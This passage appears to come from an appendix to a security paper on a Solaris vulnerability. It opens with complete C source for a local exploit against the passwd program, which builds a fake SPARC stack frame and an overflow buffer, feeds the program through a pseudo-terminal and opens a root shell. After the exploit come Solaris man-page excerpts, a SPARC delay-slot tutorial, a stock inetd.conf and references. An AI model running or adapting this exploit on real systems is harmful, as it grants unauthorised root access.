set_val(ff, i += 4, rwx_mem);          /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242);      /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);          /* %i2 */
set_val(ff, i += 4, DUMMY);          /* %i3 */
set_val(ff, i += 4, DUMMY);          /* %i4 */
set_val(ff, i += 4, DUMMY);          /* %i5 */
set_val(ff, i += 4, sb - 1000);        /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8);     /* %i7: return address */

/* fill the envp, keeping padding */
ff_addr = add_env(var);               /* var must be before ff! */
sc_addr = add_env(ff);
add_env(sc);
add_env(NULL);

/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
    VOODOO64(offset, arg_pos, env_pos)
else
    VOODOO32(offset, plat_len, prog_len)

/* calculate the needed addresses */
var_addr = sb - offset + arg_len;
ff_addr += var_addr;
sc_addr += var_addr;

/* set fake frame's %i1 */
set_val(ff, 36, sc_addr);             /* 2nd arg to strcpy() */

/* check the addresses */

```

```

check_addr(var_addr, "var_addr");
check_addr(ff_addr, "ff_addr");

/* fill the evil buffer */
for (i = 0; i < BUFSIZE - 4; i += 4)
    set_val(buf, i, var_addr);
/* may need to bruteforce the distance here */
set_val(buf, 112, ff_addr);
set_val(buf, 116, ret - 4);          /* strcpy(), after the save */

/* fill the evil env var */
for (i = 0; i < VARSIZE - 4; i += 4)
    set_val(var, i, var_addr);
set_val(var, 0, 0xffffffff);        /* first byte must be 0xff! */

/* print some output */
fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n", platform, release);
fprintf(stderr, "Using stack base\t: 0x%p\n", (void *)sb);
fprintf(stderr, "Using var address\t: 0x%p\n", (void *)var_addr);
fprintf(stderr, "Using rwx_mem address\t: 0x%p\n", (void *)rwx_mem);
fprintf(stderr, "Using sc address\t: 0x%p\n", (void *)sc_addr);
fprintf(stderr, "Using ff address\t: 0x%p\n", (void *)ff_addr);
fprintf(stderr, "Using strcpy() address\t: 0x%p\n\n", (void *)ret);

/* find a free pts */
cfd = find_pts(&newpts_str);

/* fork() a new process */
if ((pid = fork()) < 0) {
    perror("fork");
    exit(1);
}

/* parent process */
if (pid) {
    sleep(1);

    /* wait for password prompt */
    if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
        fprintf(stderr, "Error: timeout waiting for prompt\n");
        exit(1);
    }
    if (!strstr(tmp, "ssword: ")) {
        fprintf(stderr, "Error: wrong prompt received\n");
        exit(1);
    }
}

```

```

    }

    /* send the current password */
    write(cfd, cur_pass, strlen(cur_pass));
    usleep(500000);

    /* wait for password prompt */
    if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
        fprintf(stderr, "Error: timeout waiting for prompt\n");
        exit(1);
    }
    if (!strstr(tmp, "ssword: ")) {
        fprintf(stderr, "Error: wrong current_pass?\n");
        exit(1);
    }

    /* send the evil buffer */
    write(cfd, buf, strlen(buf));
    usleep(500000);

    /* got root? */
    if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
        fprintf(stderr, "Error: timeout waiting for shell\n");
        exit(1);
    }
    if (strstr(tmp, "ssword: ")) {
        fprintf(stderr, "Error: not vulnerable\n");
        exit(1);
    }
    if (!strstr(tmp, "# ")) {
        fprintf(stderr, "Something went wrong...\n");
        exit(1);
    }

    /* semi-interactive shell */
    shell(cfd);

/* child process */
} else {

    /* start new session and get rid of controlling terminal */
    if (setsid() < 0) {
        perror("setsid");
        exit(1);
    }
}

```

```

/* open the new pts */
if ((newpts = open(newpts_str, O_RDWR)) < 0) {
    perror("open");
    exit(1);
}

/* ninja terminal emulation */
ioctl(newpts, I_PUSH, "ptem");
ioctl(newpts, I_PUSH, "ldterm");

/* close the child fd */
close(cfd);

/* duplicate stdin */
if (dup2(newpts, 0) != 0) {
    perror("dup2");
    exit(1);
}

/* duplicate stdout */
if (dup2(newpts, 1) != 1) {
    perror("dup2");
    exit(1);
}

/* duplicate stderr */
if (dup2(newpts, 2) != 2) {
    perror("dup2");
    exit(1);
}

/* close the new pts */
if (newpts > 2)
    close(newpts);

/* run the vulnerable program */
execve(VULN, arg, env);
perror("execve");
}

exit(0);
}

/*
 * add_env(): add a variable to envp and pad if needed
 */

```

```

int add_env(char *string)
{
    int    i;

    /* null termination */
    if (!string) {
        env[env_pos] = NULL;
        return(env_len);
    }

    /* add the variable to envp */
    env[env_pos] = string;
    env_len += strlen(string) + 1;
    env_pos++;

    /* pad the envp using zeroes */
    if ((strlen(string) + 1) % 4)
        for (i = 0; i < (4 - ((strlen(string)+1)%4)); i++, env_pos++) {
            env[env_pos] = string + strlen(string);
            env_len++;
        }

    return(env_len);
}

/*
 * check_addr(): check an address for 0x00, 0x04, 0x0a, 0x0d or 0x61-0x7a bytes
 */
void check_addr(int addr, char *pattern)
{
    /* check for NULL byte (0x00) */
    if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
        !(addr & 0xff000000)) {
        fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
        exit(1);
    }

    /* check for EOT byte (0x04) */
    if (((addr & 0xff) == 0x04) || ((addr & 0xff00) == 0x0400) ||
        ((addr & 0xff0000) == 0x040000) ||
        ((addr & 0xff000000) == 0x04000000)) {
        fprintf(stderr, "Error: %s contains a 0x04!\n", pattern);
        exit(1);
    }

    /* check for NL byte (0x0a) */

```

```

    if (((addr & 0xff) == 0x0a) || ((addr & 0xff00) == 0x0a00) ||
        ((addr & 0xff0000) == 0x0a0000) ||
        ((addr & 0xff000000) == 0x0a000000)) {
        fprintf(stderr, "Error: %s contains a 0x0a!\n", pattern);
        exit(1);
    }

    /* check for CR byte (0x0d) */
    if (((addr & 0xff) == 0x0d) || ((addr & 0xff00) == 0x0d00) ||
        ((addr & 0xff0000) == 0x0d0000) ||
        ((addr & 0xff000000) == 0x0d000000)) {
        fprintf(stderr, "Error: %s contains a 0x0d!\n", pattern);
        exit(1);
    }

    /* check for lowercase chars (0x61-0x7a) */
    if ((islower(addr & 0xff)) || (islower((addr & 0xff00) >> 8)) ||
        (islower((addr & 0xff0000) >> 16)) ||
        (islower((addr & 0xff000000) >> 24))) {
        fprintf(stderr, "Error: %s contains a 0x61-0x7a!\n", pattern);
        exit(1);
    }
}

/*
 * find_pts(): find a free slave pseudo-tty
 */
int find_pts(char **slave)
{
    int      master;
    extern char *ptsname();

    /* open master pseudo-tty device and get new slave pseudo-tty */
    if ((master = open("/dev/ptmx", O_RDWR)) > 0) {
        grantpt(master);
        unlockpt(master);
        *slave = ptsname(master);
        return(master);
    }

    return(-1);
}

/*
 * search_ldso(): search for a symbol inside ld.so.1
 */

```

```

int search_ldso(char *sym)
{
    int      addr;
    void     *handle;
    Link_map *lm;

    /* open the executable object file */
    if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
        perror("dlopen");
        exit(1);
    }

    /* get dynamic load information */
    if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
        perror("dlinfo");
        exit(1);
    }

    /* search for the address of the symbol */
    if ((addr = (int)dlsym(handle, sym)) == NULL) {
        fprintf(stderr, "sorry, function %s() not found\n", sym);
        exit(1);
    }

    /* close the executable object file */
    dlclose(handle);

    check_addr(addr - 4, sym);
    return(addr);
}

/*
 * search_rwx_mem(): search for an RWX memory segment valid for all
 * programs (typically, /usr/lib/ld.so.1) using the proc filesystem
 */
int search_rwx_mem(void)
{
    int  fd;
    char tmp[16];
    prmap_t map;
    int  addr = 0, addr_old;

    /* open the proc filesystem */
    sprintf(tmp, "/proc/%d/map", (int)getpid());
    if ((fd = open(tmp, O_RDONLY)) < 0) {
        fprintf(stderr, "can't open %s\n", tmp);
    }

```

```

        exit(1);
    }

    /* search for the last RWX memory segment before stack (last - 1) */
    while (read(fd, &map, sizeof(map)))
        if (map.pr_vaddr)
            if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC))
{
            addr_old = addr;
            addr = map.pr_vaddr;
        }
    close(fd);

    /* add 4 to the exact address NULL bytes */
    if (!(addr_old & 0xff))
        addr_old |= 0x04;
    if (!(addr_old & 0xff00))
        addr_old |= 0x0400;

    return(addr_old);
}

/*
 * set_val(): copy a dword inside a buffer
 */
void set_val(char *buf, int pos, int val)
{
    buf[pos] = (val & 0xff000000) >> 24;
    buf[pos + 1] = (val & 0x00ff0000) >> 16;
    buf[pos + 2] = (val & 0x0000ff00) >> 8;
    buf[pos + 3] = (val & 0x000000ff);
}

/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
    fd_set fds;
    char tmp[128];
    int n;

    /* quote from kill bill: vol. 2 */
    fprintf(stderr, "\"Pai Mei taught you the five point palm exploding heart
technique?\" -- Bill\n");
    fprintf(stderr, "\"Of course.\" -- Beatrix Kiddo, alias Black Mamba, alias

```

The Bride (KB Vol2)\n\n");

```
/* execute auto commands */
write(1, "# ", 2);
write(fd, CMD, strlen(CMD));

/* semi-interactive shell */
for (;;) {
    FD_ZERO(&fds);
    FD_SET(fd, &fds);
    FD_SET(0, &fds);

    if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
        perror("select");
        break;
    }

    /* read from fd and write to stdout */
    if (FD_ISSET(fd, &fds)) {
        if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
            fprintf(stderr, "Goodbye...\n");
            break;
        }
        if (write(1, tmp, n) < 0) {
            perror("write");
            break;
        }
    }

    /* read from stdin and write to fd */
    if (FD_ISSET(0, &fds)) {
        if ((n = read(0, tmp, sizeof(tmp))) < 0) {
            perror("read");
            break;
        }
        if (write(fd, tmp, n) < 0) {
            perror("write");
            break;
        }
    }
}

close(fd);
exit(1);
}
```

```

/*
 * read_prompt(): non-blocking read from fd
 */
int read_prompt(int fd, char *buf, int size)
{
    fd_set      fds;
    struct timeval  wait;
    int         n = -1;

    /* set timeout */
    wait.tv_sec = 2;
    wait.tv_usec = 0;

    bzero(buf, size);

    FD_ZERO(&fds);
    FD_SET(fd, &fds);

    /* select with timeout */
    if (select(FD_SETSIZE, &fds, NULL, NULL, &wait) < 0) {
        perror("select");
        exit(1);
    }

    /* read data if any */
    if (FD_ISSET(fd, &fds))
        n = read(fd, buf, size);

    return n;
}

```

Solaris Man Pages

grantpt(3C)

The following is an excerpt from the Solaris 9 manual page for `grantpt(3C)`:

The `grantpt()` function changes the mode and ownership of the slave pseudo-terminal device associated with its master pseudo-terminal counter part. `fildev` is the file descriptor returned from a successful open of the master pseudo-terminal device. A `setuid root` program (see `setuid(2)`) is invoked to change the permissions. The user ID of the slave is set to the real UID of the calling process and the group ID is set to a reserved group. The permission mode of the slave pseudo-terminal is set to readable and writable by the

owner and writable by the group.³⁰

unlockpt(3C)

The following is an excerpt from the Solaris 9 manual page for `unlockpt(3C)` :

The `unlockpt()` function unlocks the slave pseudo-terminal device associated with the master to which `fildev` refers. Portable applications must call `unlockpt()` before opening the slave side of a pseudo-terminal device.³¹

ptsname(3C)

The following is an excerpt from the Solaris 9 manual page for `ptsname(3C)` :

The `ptsname()` function returns the name of the slave pseudo-terminal device associated with a master pseudo-terminal device. `fildev` is a file descriptor returned from a successful `open` of the master device. `ptsname()` returns a pointer to a string containing the null-terminated path name of the slave device of the form `/dev/pts/N`, where `N` is a non-negative integer.³²

ptm/pts – Pseudo TTY master/slave

The following is an excerpt from the Solaris 9 manual page for `ptm(7D)` :

The pseudo-tty subsystem simulates a terminal connection, where the master side represents the terminal and the slave represents the user process's special device end point. In order to use the pseudo-tty subsystem, a node for the master side driver `/dev/ptmx` and `N` number of nodes for the slave driver must be installed. See `pts(7D)`. The master device is set up as a cloned device where its major device number is the major for the clone device and its minor device number is the major for the `ptm` driver. There are no nodes in the file system for master devices. The master pseudo driver is opened using the `open(2)` system call with

³⁰ Sun Microsystems "Solaris 9 manual page for `grantpt(3C)` ." Sun Microsystems

³¹ Sun Microsystems. "Solaris 9 manual page for `unlockpt(3C)` ." Sun Microsystems

³² Sun Microsystems. "Solaris 9 manual page for `ptsname(3C)` ." Sun Microsystems

/dev/ptmx as the device parameter. The clone open finds the next available minor device for the ptm major device.

A master device is available only if it and its corresponding slave device are not already open. When the master device is opened, the corresponding slave device is automatically locked out. Only one open is allowed on a master device. Multiple opens are allowed on the slave device. After both the master and slave have been opened, the user has two file descriptors which are the end points of a full duplex connection composed of two streams which are automatically connected at the master and slave drivers. The user may then push modules onto either side of the stream pair.

The master and slave drivers pass all messages to their adjacent queues. Only the M_FLUSH needs some processing. Because the read queue of one side is connected to the write queue of the other, the FLUSHR flag is changed to the FLUSHW flag and vice versa. When the master device is closed an M_HANGUP message is sent to the slave device which will render the device unusable. The process on the slave side gets the errno EIO when attempting to write on that stream but it will be able to read any data remaining on the stream head read queue. When all the data has been read, read () returns 0, indicating that the stream can no longer be used. On the last close of the slave device, a 0-length message is sent to the master device. When the application on the master side issues a read () or getmsg () and 0 is returned, the user of the master device decides whether to issue a close () that dismantles the pseudo-terminal subsystem. If the master device is not closed, the pseudo-tty subsystem will be available to another user to open the slave device.³³

dlopen(3DL)

The following is an excerpt from the Solaris 9 manual page for dlopen(3DL) :

The dlopen() function makes an executable object file available to a running process. It returns to the process a handle which the process may use on subsequent calls to dlsym() and dlclose(). The value of this handle should not be interpreted in any way by the process. The pathname

³³ Sun Microsystems. "Solaris 9 manual page for ptm(7)." Sun Microsystems

argument is the path name of the object to be opened. A path name containing an embedded '/' is interpreted as an absolute path or relative to the current directory; otherwise, the set of search paths currently in effect by the runtime linker will be used to locate the specified file.

Any dependencies recorded within pathname are also loaded as part of the `dlopen()`. These dependencies are searched, in the order they are loaded, to locate any additional dependencies. This process will continue until all the dependencies of pathname are loaded. This dependency tree is referred to as a group.

If the value of pathname is 0, `dlopen()` provides a handle on a global symbol object. This object provides access to the symbols from an ordered set of objects consisting of the original program image file, together with any dependencies loaded at program startup, and any objects that were loaded using `dlopen()` together with the `RTLD_GLOBAL` flag. As the latter set of objects can change during process execution, the set identified by handle can also change dynamically.

The `dlmopen()` function is identical to the `dlopen()` routine, except that an identifying link-map id (`lmid`) is passed into it. This link-map id informs the dynamic linking facilities upon which link-map list to load the object. See Linker and Libraries Guide.

The mode argument describes how `dlopen()` will operate upon pathname with respect to the processing of reference relocations and the scope of visibility of the symbols provided by pathname and its dependencies.

Lazy vs. Immediate References

When an object is brought into the address space of a process, it can contain references to symbols whose addresses are not known until the object is loaded. These references must be relocated before the symbols can be accessed and can be categorized as either immediate or lazy references. Immediate references are typically to data items used by the object code, pointers to functions, and even calls to functions made from position dependent shared objects. Lazy references are typically calls to global functions made from position independent shared objects.

RTLD_LAZY

Only immediate symbol references are relocated when the object is first loaded. Lazy references are not relocated until a given function is invoked for the first time. This mode should improve performance, since a process cannot require all lazy references in any given object. This behavior mimics the normal loading of dependencies during process initialization.

LM_ID for dlmopen()

The `lmid` passed to `dlmopen()` identifies the link-map list where the object will be loaded. This can be any valid `Lmid_t` returned by `dlinfo()` or one of the following special values:

- `LM_ID_BASE`
Load the object on the applications link-map list.
- `LM_ID_LDSO`
Load the object on the dynamic linkers (`ld.so.1`) Link-map list.
- `LM_ID_NEWLM`
Causes the object to create a new link-map list as part of the load process. It is vital that any object opened on a new link-map list have all of its dependencies expressed because there will be no other objects on this link-map.³⁴

dlinfo(3DL)

The following is an excerpt from the Solaris 9 manual page for `dlinfo(3DL)` :

The `dlinfo()` function extracts information about a dynamically-loaded object. This function is loosely modeled after the `ioctl()` function. The request argument and a third argument of varying type are passed to `dlinfo()`. The action taken by `dlinfo()` depends on the value of the request provided.³⁵

³⁴ Sun Microsystems. "Solaris 9 man page for `dlmopen(3DL)`." Sun Microsystems

fwtmp(1M)

The following is the Solaris 9 manual page for `fwtmp(1M)` :

System Administration Commands fwtmp(1M)

NAME

`fwtmp`, `wtmpfix` - manipulate connect accounting records

SYNOPSIS

`/usr/lib/acct/fwtmp [-ic]`

`/usr/lib/acct/wtmpfix [file...]`

DESCRIPTION

`fwtmp` reads from the standard input and writes to the standard output, converting binary records of the type found in `/var/adm/wtmpx` to formatted ASCII records. The ASCII version is useful when it is necessary to edit bad records.

`wtmpfix` examines the standard input or named files in `utmpx` format, corrects the time/date stamps to make the entries consistent, and writes to the standard output. A hyphen (-) can be used in place of file to indicate the standard input. If time/date corrections are not performed, `acctcon(1M)` will fault when it encounters certain date-change records.

Each time the date is set, a pair of date change records are written to `/var/adm/wtmpx`. The first record is the old date denoted by the string "old time" placed in the line field and the flag `OLD_TIME` placed in the type field of the `utmpx` structure. The second record specifies the new date and is denoted by the string new time placed in the line field and the flag `NEW_TIME` placed in the type field. `wtmpfix` uses these records to synchronize all time stamps in the file.

In addition to correcting time/date stamps, `wtmpfix` will check the validity of the name field to ensure that it consists solely of alphanumeric characters or spaces. If it encounters a name that is considered invalid, it will change the login name to `INVALID` and write a diagnostic to the standard error. In this way, `wtmpfix` reduces the chance that `acctcon` will fail when processing connect accounting records.

OPTIONS

`-ic` Denotes that input is in ASCII form, and output is to be written in binary form.

FILES

³⁵ Sun Microsystems. "Solaris 9 man page for `dlinfo(3DL)` ." Sun Microsystems

/var/adm/wtmpx
history of user access and administration information

ATTRIBUTES

See attributes(5) for descriptions of the following attributes:

SPARC pipelining and the delay slot³⁶

Pipelining

In the standard fetch execute cycle; the processor endlessly repeats the cycle:

In a pipelined processor such as a SPARC, the speed of the cycle is improved by fetching the next instruction while the current instruction is being executed. This pipelined fetch/execute cycle can be pictured as where the fetch of instruction i+1 is concurrent with the execution of instruction i.

The delay slot

If the instructions are executed in a straight sequence such as

```
one:  mov 3,%l1
two:  add %l1,17,%l2
three: mov%l2,%o0
```

The execution sequence is the expected one, followed by two, followed by three.

The Delay Slot

When the execution sequence is altered by a call, jmpl or branch instruction, the order of execution is somewhat surprising. The instruction which is inline after the call instruction is being fetched simultaneously to the execution of the call instruction. That following instruction will be executed BEFORE control is transferred to the target of the call. Consider the following example, which multiplies the values in registers %l2 and %l3.

```
one:  mov  %l2, %o0 ! one of the values goes in %o0
two:  mov  %l3, %o1 ! the other goes in %o1
three: call .mul    ! call a function to do the multiplication
```

³⁶ Unknown Author, "SPARC pipelining and the delay slot." Purdue University. accessed March 7, 2005. <<http://www.cs.indiana.edu/~crcarter/SPARC/pipeline.html>>

```
four: nop
```

In this example, we place a nop instruction after the call because this instruction will actually be executed before control is transferred to function .mul.

The instruction which follows a call, jmp or branch instruction is called the delay slot.

If we are not concerned about the speed of execution, then we can fill the delay slots with nop instructions. But, the nop instructions are instructions which do not require clock cycles. It is more efficient to fill the delay slots with useful instructions, and this is often possible. For example, the multiplication above could have been written as:

```
one:  mov  %l2, %o0 ! one of the values goes in %o0
two:  call .mul  ! call a function to do the multiplication
three: mov  %l3, %o1 ! the other goes in %o1
```

The .mul function requires that the values to be multiplied be placed in registers %o0 and %o1. But since the instruction in the delay slot will be executed before execution is transferred to the function, this code will (correctly) execute instruction three and copy the value from %l3 into %o1 before the code for the function .mul begins.

Another Delay Slot Example

The following code fragment has been used for printing a newline character.

```
mov 10,%o0    ! move new line character (ASCII 10) into %o0
call writeChar ! write the character
nop          ! delay slot
```

The nop instruction in the delay slot can be eliminated by placing the mov instruction in the delay slot.

```
call writeChar ! write the character
mov 10,%o0    ! move new line character (ASCII 10) into %o0
```

/etc/inetd.conf

```
#
# Copyright 1989-2002 Sun Microsystems, Inc. All rights reserved.
# Use is subject to license terms.
#
#ident    "@(#)inetd.conf    1.50    02/02/10 SMI"
#
# Configuration file for inetd(1M). See inetd.conf(4).
#
# To re-configure the running inetd process, edit this file, then
# send the inetd process a SIGHUP.
#
# Syntax for socket-based Internet services:
# <service_name> <socket_type> <proto> <flags> <user> <server_pathname> <args>
```

```

#
# Syntax for TLI-based Internet services:
#
# <service_name> tli <proto> <flags> <user> <server_pathname> <args>
#
# IPv6 and inetd.conf
# By specifying a <proto> value of tcp6 or udp6 for a service, inetd will
# pass the given daemon an AF_INET6 socket. The following daemons have
# been modified to be able to accept AF_INET6 sockets
#
#      ftp telnet shell login exec tftp finger printer
#
# and service connection requests coming from either IPv4 or IPv6-based
# transports. Such modified services do not normally require separate
# configuration lines for tcp or udp. For documentation on how to do this
# for other services, see the Solaris System Administration Guide.
#
# You must verify that a service supports IPv6 before specifying <proto> as
# tcp6 or udp6. Also, all inetd built-in commands (time, echo, discard,
# daytime, chargen) require the specification of <proto> as tcp6 or udp6
#
# The remote shell server (shell) and the remote execution server
# (exec) must have an entry for both the "tcp" and "tcp6" <proto> values.
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers." Many sites choose to disable
# some or all of these services to improve security.
#
#systat  stream  tcp      nowait  root    /usr/bin/ps          ps -ef
#netstat stream  tcp      nowait  root    /usr/bin/netstat     netstat -f inet
#
# Time service is used for clock synchronization.
#
time     stream  tcp6     nowait  root    internal
time     dgram  udp6     wait    root    internal
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
echo     stream  tcp6     nowait  root    internal
echo     dgram  udp6     wait    root    internal
discard  stream  tcp6     nowait  root    internal
discard  dgram  udp6     wait    root    internal
daytime  stream  tcp6     nowait  root    internal
daytime  dgram  udp6     wait    root    internal
chargen  stream  tcp6     nowait  root    internal
chargen  dgram  udp6     wait    root    internal
#
#
# RPC services syntax:
# <rpc_prog>/<vers> <endpoint-type> rpc/<proto> <flags> <user> \
# <pathname> <args>
#
# <endpoint-type> can be either "tli" or "stream" or "dgram".
# For "stream" and "dgram" assume that the endpoint is a socket descriptor.
# <proto> can be either a nettype or a netid or a "***". The value is
# first treated as a nettype. If it is not a valid nettype then it is
# treated as a netid. The "***" is a short-hand way of saying all the
# transports supported by this system, ie. it equates to the "visible"
# nettype. The syntax for <proto> is:
#      *|<nettype|netid>|<nettype|netid>[|<nettype|netid>]
# For example:
# dummy/1      tli      rpc/circuit_v,udp  wait    root    /tmp/test_svc      test_svc
#
# Solstice system and network administration class agent server
100232/10      tli      rpc/udp  wait root /usr/sbin/sadmind  sadmind
#
# rpc.cmsd is a data base daemon which manages calendar data backed

```

```

# by files in /var/spool/calendar
#
#
# Sun ToolTalk Database Server
#
100083/1 tli          rpc/tcp wait root /usr/dt/bin/rpc.ttdbserverd rpc.ttdbserverd
#
# Sun KCMS Profile Server
#
100221/1 tli          rpc/tcp  wait root /usr/openwin/bin/kcms_server  kcms_server
#
# Sun Font Server
#
fs                  stream  tcp      wait nobody /usr/openwin/lib/fs.auto    fs
#
# CacheFS Daemon
#
100235/1 tli rpc/ticotsord wait root /usr/lib/fs/cacheefs/cachefsd cachefsd
# OCFSESV - OCF (Smart card) Daemon
100150/1 tli          rpc/ticotsord  wait      root      /usr/sbin/ocfserv  ocfserv
dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
100068/2-5 dgram rpc/udp wait root /usr/dt/bin/rpc.cmsd rpc.cmsd
# METAD - SLVM metadb Daemon
100229/1 tli          rpc/tcp  wait      root      /usr/sbin/rpc.metad  rpc.metad
# METAMHD - SLVM HA Daemon
100230/1 tli          rpc/tcp  wait      root      /usr/sbin/rpc.metamhd  rpc.metamhd
# METAMEDD - SLVM Mediator Daemon
100242/1 tli          rpc/tcp  wait      root      /usr/sbin/rpc.metamedd  rpc.metamedd
# LPD - Print Protocol Adaptor (BSD listener)
printer stream tcp6  nowait root      /usr/lib/print/in.lpd  in.lpd
# RSHD - rsh daemon (BSD protocols)
shell stream tcp  nowait root      /usr/sbin/in.rshd  in.rshd
shell stream tcp6  nowait root      /usr/sbin/in.rshd  in.rshd
# RLOGIND - rlogin daemon (BSD protocols)
#login stream tcp6  nowait root      /usr/sbin/in.rlogind  in.rlogind
# REXECD - rexec daemon (BSD protocols)
exec stream tcp  nowait root      /usr/sbin/in.rexecd  in.rexecd
exec stream tcp6  nowait root      /usr/sbin/in.rexecd  in.rexecd
# COMSATD - comsat daemon (BSD protocols)
comsat dgram udp  wait root      /usr/sbin/in.comsat  in.comsat
# TALKD - talk daemon (BSD protocols)
talk dgram udp  wait root      /usr/sbin/in.talkd  in.talkd
# FINGERD - finger daemon
finger stream tcp6  nowait nobody /usr/sbin/in.fingerd  in.fingerd
# RSTATD - rstat daemon
rstatd/2-4 tli          rpc/datagram_v  wait      root      /usr/lib/netsvc/rstat/rpc.rstatd  rpc.rstatd
# RUSERSD - rusers daemon (gives out user information)
rusersd/2-3 tli          rpc/datagram_v,circuit_v  wait      root      /usr/lib/netsvc/rusers/rpc.rusersd
rpc.rusersd
# RWALLD - rwall daemon (allows others to post messages to users)
wall/1 tli          rpc/datagram_v  wait      root      /usr/lib/netsvc/rwall/rpc.rwalld  rpc.rwalld
# SPRAYD - spray daemon (used for testing)
spray/1 tli          rpc/datagram_v  wait      root      /usr/lib/netsvc/spray/rpc.sprayd  rpc.sprayd
# GSSD - GSS Daemon
100234/1 tli          rpc/ticotsord  wait      root      /usr/lib/gss/gssd gssd
# TFTP - tftp server (primarily used for booting)
#tftp dgram udp6  wait root      /usr/sbin/in.tftpd  in.tftpd -s /tftpboot
# TNAMED - tname server (it is an obsolete IEN-116 name server protocol)
name dgram udp  wait root      /usr/sbin/in.tnamed  in.tnamed
# TELNETD - telnet server daemon
telnet stream tcp6  nowait root      /usr/sbin/in.telnetd  in.telnetd
# smservd to support removable media devices
100155/1 tli          rpc/ticotsord  wait      root      /usr/lib/smedia/rpc.smservd rpc.smservd
# REXD - rexd server provides only minimal authentication
#rex/1 tli          rpc/tcp  wait      root      /usr/sbin/rpc.rexd  rpc.rexd
# FTPD - FTP server daemon
ftp stream tcp6  nowait root      /usr/sbin/in.ftpd  in.ftpd -a

```

```
# KTKT_WARND - Kerberos V5 Warning Messages Daemon
100134/1 tli      rpc/ticotsord      wait      root      /usr/lib/krb5/ktkt_warnd ktkt_warnd
# RQUOTAD - rquotad server supports UFS disk quotas for NFS clients
rquotad/1 tli      rpc/datagram_v      wait      root      /usr/lib/nfs/rquotad rquotad
# UUCPD - uucp daemon (must run as root to read /etc/shadow)
uucp      stream    tcp      nowait    root      /usr/sbin/in.uucpd   in.uucpd
# Kerberos V5 DB Propagation Daemon
#krb5_prop      stream    tcp      nowait    root      /usr/lib/krb5/kpropd kpropd
```

References

Brunette, Glenn. "Hiding Within the Trees," (*login* magazine, February, 2004)
<<http://www.usenix.org/publications/login/2004-02/pdfs/brunette.pdf>>

Common Vulnerabilities and Exposures, "CAN-2004-0360", March 18, 2004, The Mitre Corporation and the US. Department of Homeland Security". accessed March 7, 2005. <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0360>>

Farmer, Dan and Wietse Venema. "The Coroner's Toolkit (TCT)". accessed March 7, 2005. <<http://www.porcupine.org/forensics/tct.html>>

Federal Trade Commission, "Financial Privacy: The Gramm-Leach Bliley Act" (Dec, 2004)
<<http://www.ftc.gov/privacy/glbact/index.html>>

Gordon, Lawrence A. , Martin P. Loeb, William Lucyshyn and Robert Richardson. "CSI/FBI Survey (page 10, paragraph 2)." 2004. Computer Security Institute. accessed March 7, 2005.
<http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2004.pdf>
Holbrook, J.P. and J.K. Reynolds. "Site Security Handbook (RFC 1244) Page 21. July, 1991, accessed March 7, 2005.
<<http://www.faqs.org/rfcs/rfc1244.html>>

GNU Netcat Project. "Netcat Utility." The GNU Project. accessed March 7, 2005.
<<http://netcat.sourceforge.net>>

IT Governance Institute. "IT Control Objectives for Sarbannes-Oxley" (July, 2004)
http://www.itgi.org/Template_ITGI.cfm?Section=Recent_Publications&CONTENTID=14133&TEMPLATE=/ContentManagement/ContentDisplay.cfm

Insecure.org. "nmap respository". Accessed March 7, 2005.
<http://www.insecure.org/nmap/nmap_download.html>

Ivaldi, Marco. "raptor_passwd.c", Dead Beef, Unknown, Dead Beef, March 7, 2005.

<http://www.0xdeadbeef.info/raptor_passwd.c>

McDonald, John. "Defeating Solar/Sparc Non-Executable Protection". SecurityFocus. March 2, 1999. Security Focus. March 7, 2005.

<<http://www.securityfocus.com/archive/1/12734/2005-01-30/2005-02-05/1>>

National Institute of Standards, "An Introductory Resource Guide for Implementing the Health Insurance Portability and Accounting Act (HIPAA)" (May, 2004)

<<http://csrc.nist.gov/publications/drafts/DRAFT-sp800-66.pdf>>

Purdue University, "ls_of utility", Purdue University, accessed March 7, 2005.

<<http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/lsof>>

Sun Microsystems. "Sun Alert 57454". February, 26, 2004. Sun Microsystems. accessed March 7, 2005.

<<http://sunsolve.sun.com/search/document.do?assetkey=1-26-57454-1>>

Sun Microsystems. "Sun FingerPrint Database Companion". Sun Microsystems. accessed March 7, 2005. <

<http://www.sun.com/software/security/downloads.xml>>

Sun Microsystems. "Sun FingerPrint Database." Sun Microsystems. accessed March 7, 2005.

<<http://www.sun.com/blueprints/0501/Fingerprint.pdf>>

Sun Microsystems "Solaris 9 manual page for grantpt (3C) ." Sun Microsystems

Sun Microsystems. "Solaris 9 manual page for unlockpt (3C) ." Sun Microsystems

Sun Microsystems. "Solaris 9 manual page for ptsname (3C) ." Sun Microsystems

Sun Microsystems. "Solaris 9 manual page for ptm (7) ." Sun Microsystems

Sun Microsystems. "Solaris 9 man page for dlmopen (3DL) ." Sun Microsystems

Sun Microsystems. "Solaris 9 man page for dlinfo (3DL) ." Sun Microsystems

Sunsolve Patch Support Portal, "Sunsolve Patch #113476-11", February 23,

2004, Sun Microsystems, accessed March 7, 2005.

<<http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-113476-11-1>>

Sunsolve Patch Support Portal, "Sunsolve Patch #112960-23", February 25, 2005, Sun Microsystems, accessed March 7, 2005.

